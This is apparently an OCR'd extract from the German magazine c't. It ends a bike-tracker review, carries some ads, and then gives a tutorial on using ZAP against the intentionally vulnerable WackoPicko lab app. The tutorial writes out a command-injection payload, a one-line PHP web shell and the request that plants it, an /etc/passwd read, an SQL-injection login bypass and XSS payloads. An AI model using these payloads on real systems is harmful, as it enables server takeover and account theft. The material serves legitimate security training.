
Hersteller: AirBell

Preis: 25 €

benötigtes Werkzeug: Schlitz-Schraubendreher (enthalten), Kreuz-Schraubendreher (nicht enthalten)

Montageaufwand: ⊕

Tarnung: ⊕⊕



Aktiviert man den Verloren-Modus, bekommt man den letzten erkannten Standort übermittelt. Lesen Finder den Tracker aus, bekommen sie Kontaktdaten des Besitzers.

cker Detect in Bluetooth-Reichweite auslesen. Das funktioniert aber nicht automatisch.

Kontraproduktiv könnte der von Apple implementierte Stalking-Schutz werden: Damit man unwissende Personen nicht über ein AirTag verfolgen kann, sollen die Tracker nach einem bestimmten Zeitraum anfangen zu piepen, um Stalking-Opfer aufmerksam zu machen. Das passiert, wenn das eigene iPhone ein fremdes AirTag im Gepäck bemerkt oder wenn der Tracker längere Zeit keinen Kontakt zum zugehörigen iPhone herstellen konnte. Ist das Bike also schon mehrere Tage weg, könnte ein Dieb dadurch auf den Tracker aufmerksam werden. Wie ein c't-Artikel zeigt, funktioniert dieser Stalking-Schutz aber nicht wirklich verlässlich und lässt sich vergleichsweise leicht umgehen [2].

Fazit

Mit Apple AirTags trackt man auch Fahrräder in vielen Fällen verlässlich und findet sie wieder. Da weltweit mittlerweile rund 1,8 Milliarden Apple-Geräte unterwegs sind, sollte das Auffinden vor allem in Städten sehr wahrscheinlich sein.

Trotz Tracker kommt man Dieben aber nicht immer auf die Spur: Wenn das Rad in einem Keller steht, ist die Wahrscheinlichkeit, dass ein iPhone-Besitzer daran vorbeiläuft, signifikant geringer als auf offener Straße. Auch wenn man in so einem Fall das Haus ausfindig macht, soll man dann bei allen Bewohnern klingeln und die Keller durchsuchen? Wenn man zumindest Zugang zum Kellerflur bekommt, könnte man ein gestohlenen Rad innerhalb der Räume, wie unser Versuch

gezeigt hat, durchaus via UWB durch eine Wand orten.

Am besten hat uns die Installation in der Klingel gefallen – die Idee ist schon ziemlich smart. Das lässt sich der Hersteller mit 25 Euro aber auch teuer bezahlen. Eine normale Klingel dieser Bauart kostet nur einen Bruchteil des Preises.

Insgesamt sind Tracker eine erfolgversprechende Möglichkeit, ein geklautes Fahrrad wiederzufinden. Vor allem für teure Zweiräder lohnt sich diese je nach Wahl nicht allzu kostspielige Option der möglichen Wiederbeschaffung.

(des@ct.de)

Literatur

- [1] Steffen Herget, Sachensucher, Bluetooth-Tracker Apple AirTags mit UWB und Wechselbatterie, c't 12/2021, S. 76
- [2] Mirko Dölle, Beunruhigungsspiele, Missbrauch von Apples AirTags für Stalking und Überwachung, c't 14/2021, S. 12

Es gibt **10** Arten von Menschen.
iX-Leser und die anderen.



Jetzt Mini-Abo testen:
3 Hefte + Bluetooth-Tastatur
nur 19,35 €

www.ix.de/testen



www.ix.de/testen



49 (0)541 800 09 120



leserservice@heise.de



MAGAZIN FÜR PROFESSIONELLE
INFORMATIONSTECHNIK




Bild: Andreas Martini

Hackerspielplatz

Websites hacken mit ZAP

Wenn Ihre Website ein Sicherheitsleck hat, fällt Ihnen das vielleicht nicht auf – Cyberkriminellen dagegen schon. Diese Kriminellen suchen automatisiert nach kritischen Lücken, um daraus Profit zu schlagen. Mit unserer Anleitung finden Sie die größten Fehler selbst, bevor es die Bösen tun.

Von Alexander Königstein

Bevor Sie eine Website im Internet veröffentlichen, sollten Sie sie auf Schwachstellen überprüfen. Sonst müssen Sie damit rechnen, dass Ihnen Hacker zuvorkommen. Mit automatischen Tests können Sie zumindest die größten Sicherheitsprobleme frühzeitig entdecken. Hierfür können Sie Zed Attack Proxy (ZAP) nutzen. Die Software ist Open Source, kostenlos, vielseitig und wird von Sicherheitsforschern entwickelt. ZAP hilft darüber hinaus auch bei der manuellen

Suche nach weiteren Programmierfehlern.

Um mit dem Tool warmzuwerden, eignet sich das Übungsziel „WackoPicko“: In der Demo-Website wurden absichtlich Sicherheitslücken eingebaut, die Sie mit

ZAP leicht aufspüren können. Da Sie ZAP nur gegen Ihren eigenen lokalen Webserver einsetzen, können

Sie sich legal an diesem Testobjekt austoben – ohne eines Tages von der Polizei aus dem Schlaf geklingelt zu werden.



Installation

Das Hacking-Tool ZAP läuft unter Windows, Linux und macOS in einer Java-Laufzeitumgebung. Sie brauchen daher zuerst Java. Den Link dorthin sowie zu allen weiteren im Folgenden erwähnten Programme finden Sie unter ct.de/ybap. Unter Windows nehmen Sie die Java-Installation von Oracle. Bei Linux hilft die freie Implementierung von OpenJDK, die Sie leicht über einen Paketmanager installieren: `sudo apt install openjdk-17-jre`. ZAP laden Sie von seiner Projektseite herunter. Sobald alles installiert ist, starten Sie ZAP. Sie werden mit einer Frage begrüßt: ZAP möchte wissen, ob und wo Sie die Sitzung Ihrer Hacking-Versuche speichern möchten. Das können Sie ablehnen.

Das Angriffswerkzeug ist bereit, jetzt fehlt nur noch ein Ziel. Die virtuelle Maschine „OWASP Broken Web Applications“ enthält eine Reihe verwundbarer Web-Anwendungen, eine davon ist WackoPICKO (Download über ct.de/ybap). Laden Sie zum Ausführen der VM den VMWare Player für Windows oder Linux herunter und installieren Sie die Software. Bei Windows ist ein Installer dabei, Debian-Linux-Nutzer führen zuerst im Terminal `sudo apt install build-essential` aus und starten dann mit `sudo bash ./VMware*`. bundle den Installer. Wenn Sie den VMWare Player starten, können Sie mit „Open a Virtual Machine“ das OWASP Broken Web Apps Image auswählen. Danach sollten Sie daran denken bei „Edit virtual machine settings“ den „Network Adapter“ auf „Host-only“ zu setzen, sodass die VM nicht versehentlich in Ihrem Netzwerk erreichbar ist.

Nun können Sie Ihre Hacker-Fähigkeiten trainieren. Starten Sie das VM-Image und warten Sie auf folgende Zeilen:

```
Welcome to the OWASP Broken Web Apps
You can access the web apps at
http://192.168.44.128/
```

Die angezeigte IP-Adresse kann abweichen. Sie brauchen sich nicht in die VM einzuloggen, denn die Website ist auch jetzt schon erreichbar. Ob das stimmt, erfahren Sie, wenn Sie WackoPICKO in Ihrem Browser unter <http://192.168.44.128/WackoPICKO> öffnen (Groß- und Kleinschreibung beachten).

Zed Attack Proxy

Wenn Sie ZAP starten, landen Sie auf dem Schnellstart-Bildschirm und können zwischen automatischem Scannen und manueller Entdeckung wählen. Klicken Sie auf „Automated Scan“, tippen Sie die Beispiel-URL „<http://192.168.44.128/WackoPICKO>“ ein und starten den Angriff.

Im automatischen Modus durchsucht ZAP die Webseite und folgt allen Links mit derselben Domain. Alle erreichbaren URLs listet ZAP auf der linken Seite in einer Sitemap auf.

Die Webseiten-Struktur links zeigt die Ordner der Webseite sowie die Seiten und ihre GET- oder POST-Parameter. Von dort aus lösen Sie weitere Aktionen mit einem Rechtsklick auf der gewünschten URL aus. Sie können HTTP-Anfragen beliebig bearbeiten und erneut senden oder den Scanner gezielt auf die Suche nach Sicherheitslücken schicken.

Command Injection

ZAP testet eine Reihe bekannter Sicherheitslücken, darunter Cross-Site-Scripting


ct kompakt

- Mit Zed Attack-Proxy (ZAP) spüren Sie Sicherheitslücken in Ihrer Website auf, bevor es andere tun.
- Als Übungsziel eignet sich eine VM, die eine Demo-Website enthält, die absichtlich mit Sicherheitslücken gespickt wurde.
- Mit etwas Handarbeit können Sie die vorgegebenen Angriffe weiter verfeinern.


(XSS), SQL-Injections, ungeschützte Verzeichnisse, Auslesen von internen Dateien und Pufferüberläufe. Standardmäßig führt der aktive Scan verschiedene Angriffe bei den vorher erkannten GET-Parameter und POST-Parameter durch.

Die Sicherheitswarnungen sind im unteren Tab bei „Warnung“ aufgelistet und nach ihrer Gefährlichkeit sortiert. Wenn Sie eine Warnung markieren, werden die Details rechts angezeigt. Dort steht auch, mit welchen Parametern die Lücke getestet wurde.


ZAP sollte Sie bereits vor einer „Remote OS Command Injection“ in der Datei `passcheck.php` gewarnt haben. Wenn Sie die Warnung aufklappen und die verwundbare URL markieren, zeigt ZAP die gesendete HTTP-Anfrage an, mit der das Tool die Lücke entdeckt hat. Neben der Zeile „Attacke“ sehen Sie, was ZAP angestellt hat: Im Formular zum Testen des eigenen



WackoPICKO ist ein gutes Angriffsziel zum Üben: ZAP findet sofort zahlreiche kritische Sicherheitslücken.



ZAP ist übersichtlich aufgebaut: Die Webseiten-Struktur listet die URLs auf. Daneben finden sich die gesendeten und empfangenen HTTP-Anfragen. Unten zeigt er die Ergebnisse von Spider, Fuzzer oder dem aktiven Scan an.



```

http://192.168.44.128/WackoPicko/
view-source:http://192.168.44.128/WackoPicko/upload/cmd.php?cmd=cat /etc/passwd

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 syslog:x:101:102::/home/syslog:/bin/false
21 klog:x:102:103::/home/klog:/bin/false
22 mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false

```

Sie kontrollieren den Server über Ihre eigene Web-Shell.

Passworts hat ZAP den Passwort-Parameter mit `&sleep 15` erweitert. Das Problem: Der Server hat diese Zeichenkette interpretiert und die `sleep`-Funktion ausgeführt. Das ist daran erkennbar, dass der Webserver die Anfrage tatsächlich mit einer Verzögerung von 15 Sekunden beantwortet hat. An dieser Stelle können Sie also beliebige Befehle einschleusen, die direkt auf dem Server ausgeführt werden und sich so später Zugang verschaffen. Der `sleep`-Befehl ist natürlich noch harmlos und dient nur zu Überprüfung der Anfälligkeit.

Web-Shell hochladen

Bösartige Hacker würden versuchen, sich durch die Lücke eine Hintertür zu öffnen und den Server darüber fernzusteuern. Wenn ein Angreifer auch noch Adminberechtigungen erlangt, dann ist der Server komplett verloren. Bei gezielten Angriffen schauen sich die Eindringlinge auch noch weiter im Netzwerk um und versuchen,

weitere Maschinen zu übernehmen, um wertvolle Daten abzugreifen.

Mit ZAP können Sie selbst probieren, durch diese Lücke eine sogenannte Web-Shell einzuschleusen. Dabei handelt es sich um ein einfaches PHP-Skript, über das Sie zu jedem späteren Zeitpunkt komfortabel Shell-Befehle auf dem Server ausführen können. Das klappt sogar dann noch, wenn die ausgenutzte Sicherheitslücke geschlossen wurde, sofern das platzierte Miniskript noch erreichbar ist.

Zunächst müssen Sie einen geeigneten Speicherort für die Web-Shell ausfindig machen – also ein Verzeichnis auf dem Server, auf das Sie zugreifen dürfen und das von außen erreichbar ist. Geeignete Kandidaten finden Sie in der ZAP-Oberfläche unten bei Warnungen in der Kategorie „Directory Browsing“. Der Ordner `upload` scheint prädestiniert für den Angriff. Alles, was Sie hier platzieren, können Sie anschließend mit Ihrem Browser erreichen.

Für eine primitive Web-Shell reicht eine Zeile PHP-Code:

```
<?php echo system($_GET["cmd"]); ?>
```

In diesem fiesen Stück Code wird der GET-Parameter `cmd` ausgelesen und mit der Funktion `system()` ausgeführt. Durch `echo` am Anfang der Zeile zeigt die PHP-Seite die Ausgabe des Befehls an. Damit können Sie den Server fernsteuern. Jetzt müssen Sie die Mini-Shell nur noch auf den Webserver bringen.

Wenn Sie die Warnungen der „Remote OS Command Injection“ aufklappen, sehen Sie die entsprechende URL. Bearbeiten Sie mit einem Rechtsklick die URL, die auf „`passcheck.php`“ endet. Wählen Sie bei der HTTP-Anfrage den Menüpunkt „Erneut senden“. Es öffnet sich ein Bearbeitungsfenster der Anfrage. Ersetzen Sie `sleep+15` durch folgende Zeile:

```
echo '<?php echo system($_GET["cmd"]); ?>' > upload/cmd.php
```

Das erste `echo` wird als Systembefehl ausgeführt und schreibt den darauffolgenden String mit `>` in die Datei `upload/cmd.php`. Der komplette Inhalt der neuen POST-Anfrage sollte wie folgt aussehen:

```
password=ZAP%26echo '<?php echo system($_GET["cmd"]); ?>' > upload/cmd.php%26
```

Sie sollten das Fenster etwas größer ziehen, damit Ihnen die Schaltfläche „Senden“ oben rechts nicht entgeht. Dann senden Sie die geänderte HTTP-Anfrage los.


Serverzugriff

Wenn alles geklappt hat, befindet sich Ihre PHP-Datei `cmd.php` nun im Ordner `upload` und Sie können die URL in Ihrem Browser öffnen. Hängen Sie den Parameter `?cmd=` an die URL, um Shell-Befehle auszuführen.

Lassen Sie doch direkt die Nutzerliste des Servers anzeigen:

```
http://192.168.44.128/WackoPicko?cmd=cat /etc/passwd
```

Damit die Ausgaben besser formatiert sind, sollten Sie in Ihrem Browser zur Quelltext-Ansicht wechseln.



Durch eine Sicherheitslücke können Sie eine eigene Web-Shell auf dem verwundbaren Server hinterlassen.

Fuzzing

Unter Fuzzing verstehen Software-Entwickler automatisierte Tests mit unterschiedlichen Eingabeparametern. Die Funktion kann für ganz unterschiedliche Ziele verwendet werden: Sie könnten testen, wie die Web-Anwendung auf zufällige Eingaben reagiert oder einfach IDs hochzählen [1], um direkt an Daten zu kommen, die Sie eventuell nicht sehen dürfen.

In der Webseiten-Struktur (in ZAP links) finden Sie einen User-Ordner und eine Beispiel-Seite: `GET:sample.php(userid)`. Mit einem Rechtsklick auf die URL können Sie unter dem Menüpunkt Angriff die URL „fuzzen“. Der Fuzzer zeigt die ausgewählte HTTP-Anfrage. Wenn Sie dort `userid=1`, die 1 markieren und den Button „Fuzz Locations“ klicken, sehen Sie eine Liste mit „Payloads“. Daraus können Sie Textlisten auswählen, die den markierten Bereich ersetzen: Wenn Sie nur IDs testen möchten, sollten Sie sich den Typ „Numberzz“ anschauen und dort einen Zahlenraum festlegen.

ZAP sendet nun die gleiche HTTP-Anfrage mit unterschiedlichen IDs an den Webserver und zeigt das Ergebnis im unteren Bereich als Liste an. Hinter dem HTTP-Statuscode „200 OK“ sind die Profile der angelegten Nutzer zu finden. Bei der User-ID 2 findet sich im HTML der HTTP-Antwort die Überschrift „These are bob's Pictures“. Dadurch wissen Sie, welche Nutzerprofile es auf dem System gibt, darunter ein „bob“. Das wird gleich nützlich sein, wenn Sie die SQL-Injection ausprobieren.

SQL-Injection

Unter einer SQL-Injection versteht man das Einschleusen von Datenbankabfragen. Dabei wird die Abfrage so manipuliert, dass die Datenbank sensible Daten herausruft, die nicht für die Öffentlichkeit bestimmt sind oder andere Befehle ausführt.

Wir haben bereits SQLmap [2] vorgestellt. Das Tool kann SQL-Injections automatisiert ausnutzen. In diesem Beispiel

**Sie wollen sich als Bob anmelden?
Bei einer unsicheren Website brauchen
Sie dazu nicht einmal das Passwort.**

beschränken wir uns auf gutes, altes Hacken in Handarbeit.

Einfache SQL-Injections können Sie manuell testen. Rufen Sie die verwundbare Login-Seite (<http://192.168.44.128/WackoPICKO/users/login.php>) im Browser auf. Wenn die SQL-Abfrage zuerst den Nutzernamen und danach das Passwort überprüft, dann können Sie dafür sorgen, dass der Datenbankbefehl vorzeitig beim Nutzernamen beendet wird und der Server das Passwort gar nicht erst überprüft. Das Login klappt trotzdem.

Auch als PDF



iLearn!

Warum brauchen Sie dieses Sonderheft?


Wenn Sie Ihr iPhone über 1 Stunde täglich nutzen und dieses überwiegend für Ihre Kommunikation verwenden, können wir Ihnen noch vieles beibringen:

- ▶ Über 200 Seiten aus 3 Jahren Mac & i
- ▶ iPhone individualisieren, coole Funktionen ergänzen
- ▶ Besser fotografieren und filmen
- ▶ Für Abonnenten portofrei

Heft für 12,90 € • PDF für 9,99 €



shop.heise.de/mi-iphone21



Nun haben Sie die Kontrolle über den Account von Bob. Durch die SQL-Injection können Sie sich auch als jeder andere Nutzer anmelden – ohne das Passwort zu kennen.

Die SQL-Abfrage nach Nutzer und Passwort könnte folgendermaßen aussehen:

```
SELECT * FROM Users WHERE User='$user'
AND Password='$password'
```

Wenn Sie nach dem Nutzernamen den Rest der Abfrage auskommentieren, kommt Folgendes dabei heraus:

```
SELECT * FROM Users WHERE User='$user'
-- ' AND Password='$password'
```

Sie müssen nur noch den Nutzernamen auswählen. Wie Sie beim Fuzzing bereits herausgefunden haben, existiert auf der Plattform ein Nutzer namens bob. Geben Sie bob' -- in das Feld Username ein. Der Apostroph wird als SQL-Syntax interpretiert und sagt, dass der Nutzernamen nun zu Ende ist, deshalb wird der Rest Ihrer Eingabe als SQL-Befehl erkannt. Die Zeichenfolge -- (mit einem Leer-

zeichen am Ende) kommentiert die Passwortabfrage komplett aus. Die SQL-Query prüft jetzt nicht mehr, ob das Passwort stimmt, sondern sucht nur noch nach dem Nutzernamen und schon sind Sie als Bob eingeloggt, ohne sein Passwort zu kennen.

Cross-Site-Scripting

ZAP prüft auch auf sogenanntes Cross-Site-Scripting (XSS). Dabei wird JavaScript über URL-Parameter in Websites eingeschleust und vom Browser beim Öffnen der Webseite im Kontext der Site ausgeführt. Dadurch lassen sich Besucher umleiten, die Inhalte der Seite manipulieren, Phishingseiten bauen oder die Cookies klauen. Wenn der Inhalt aus GET-Parametern unmittelbar auf der Webseite ausgegeben wird, spricht man vom reflektierten Cross-Site-Scripting.

Tippen Sie doch mal `<h1>CT</h1>` in die Wacko-Picko-Suche. Das Suchwort wird als GET-Parameter angehängt und nach dem

Absenden wieder im HTML ausgelesen. Sie werden Ihren Suchbegriff noch mal über den Suchergebnissen sehen – doch CT ist nun als Überschrift formatiert, weil der angreifbare Server die Eingaben der Nutzer nicht filtert. Wo Sie HTML einschleusen können, bringen Sie oft auch Ihr eigenes JavaScript leicht unter. Probieren Sie es mal mit: `<script>alert("CT")</script>`, dann werden Sie von einer Warnmeldung begrüßt.

Falls es sogar die Möglichkeit gibt, den JavaScript-Code dauerhaft auf dem Server zu speichern, spricht man von persistenten Cross-Site-Scripting. Das ist bei Wacko Picko im Gästebuch der Fall. Wenn Sie ein `<script>`-Tag mit einem `alert()` in einen Kommentar einbauen, wird die Meldung beim nächsten Besuch des Gästebuches angezeigt. ZAP hat das beim automatischen Scan schon erfolgreich getan und bereits vor dem der Cross-Site-Scripting-Lücke gewarnt. Sie können die Warnmeldungen sehen, indem Sie das Gästebuch im Browser öffnen.

Doch nicht nur bei Ihnen wird das zusätzliche JavaScript ausgeführt, sondern auch bei allen anderen Besuchern des Gästebuches. Wenn ein Angreifer per JavaScript die Cookies der Webseite auslesen und an einen eigenen Server übermitteln würde, käme er auch an deren Cookies. Wenn ein Administrator der Web-Anwendung eingeloggt ist, dann wird der Angreifer mit dem geklauten Cookie selbst zum Administrator.

Fazit

Mit dem kostenlosen Zed Attack Proxy (ZAP) führen Sie einfache Tests von Web-Anwendungen durch. Sie können aber auch – mit etwas Übung – Sicherheitsmaßnahmen manuell prüfen. Mit dem eingebauten Crawler, Fuzzer und Debugger decken Sie auch Sicherheitslücken auf, die nicht automatisch gefunden werden, zum Beispiel eine kaputte oder fehlende Authentifizierung vor internen Daten. Auf jeden Fall ist ZAP eine gute Anlaufstelle, um die Sicherheit von Web-Anwendungen zu prüfen.

(ako@ct.de) 

Alles automatisieren!

Eine Stärke von ZAP sind automatisierte Abfragen. Unter „Forced Browsing“, also „erzwungenem Browsen“, versteht man die Aufrufe von Unterordnern oder Dateien, die nicht verlinkt sind. Dabei prüft ZAP eine Liste von Pfaden, die Sie auch selbst erstellen können. Zum Beispiel mit interessanten Ordnern wie admin, .git/config, dev, backup oder Dateinamen wie Backup.zip oder DB.sql. Bei „Forced Browsing Directory (and children)“ werden die ausgewählte URL und alle Unterseiten getestet. Regelmäßig finden Sicherheitsforscher und Angreifer auf diesem Weg Daten, die nicht für die Öffentlichkeit bestimmt sind.

